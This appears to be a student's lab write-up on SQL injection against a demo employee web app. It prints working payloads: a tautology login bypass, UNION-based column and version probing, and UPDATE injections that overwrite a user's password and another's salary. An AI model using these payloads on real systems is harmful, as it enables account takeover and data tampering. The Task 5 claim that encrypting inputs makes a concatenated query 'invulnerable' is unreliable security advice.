
**' Password='b2e98ad6f6eb8508dd6a14cfa704bad7f05f6fb1' WHERE Name='Boby';#**



Now the password is an sha1 hash, as the query accepts.



Then I inserted the original value for the hash which is Password123 and I got into boby's account.




## Main Tasks:

### Task 1:

We can simply give a true statement as input and it will redirect us to the account of the first user. I used

**'Or '1'='1;#**





### Task 2:



In this case, I used the approach where I use union statement. I used 'UNION SELECT' and then started trying from 1 to 5 until I got the desired result. Since I got the desired result at 5 it means the table has total 5 columns.

I used:



**' UNION SELECT 1,2,3,4,5;#**



Task 3:

I again used union statement, this time changing first column to @@version to show version at top.

**' union select @@version,2,3,4,5;#**



#### Task 4:

The given statement is vulnerable to sql injection.

Someone can use update statements like this

'Id', 6) or 1=1;#

So, the query becomes:

"SELECT \* FROM employee

WHERE eid=DES\_ENCRYPT("Id', 6) or 1=1;#", 6) and password=DES\_ENCRYPT('\$passwd', 'key');"

Task 5:

Using openssl\_encrypt() makes the query invulnerable to sql injection attacks.

```
// encrypt
$encrypted_eid = openssl_encrypt($eid, $method, $key, $options);
$encrypted_pwd = openssl_encrypt($passwd, $method, $key, $options);

$sql = "SELECT * FROM employee
        WHERE eid='$encrypted_eid' and password='$encrypted_pwd'";
```

The function encrypts texts, so whatever is posted will become encrypted. And the function is called outside of the query, so there is no way to manipulate the function call. Hence it provides security from sql injections.

Task 6:

Here, we can just use a true value and comment out the rest of the code. Like this

' or 1=1;#

So, the entire statement:

```
SELECT * FROM employee
WHERE eid= " or 1=1;# AND
password='$password'
```

Task 7:

To change the salary I can use a similar code to the previous task.

','Salary='1' where name='Raddington';#

So the entire statement is:

```
"UPDATE employee
SET name='','Salary='1' where name='Raddington';#, password='$hashed_newpwd'
WHERE eid = '$eid' and password='$hashed_oldpwd'";
```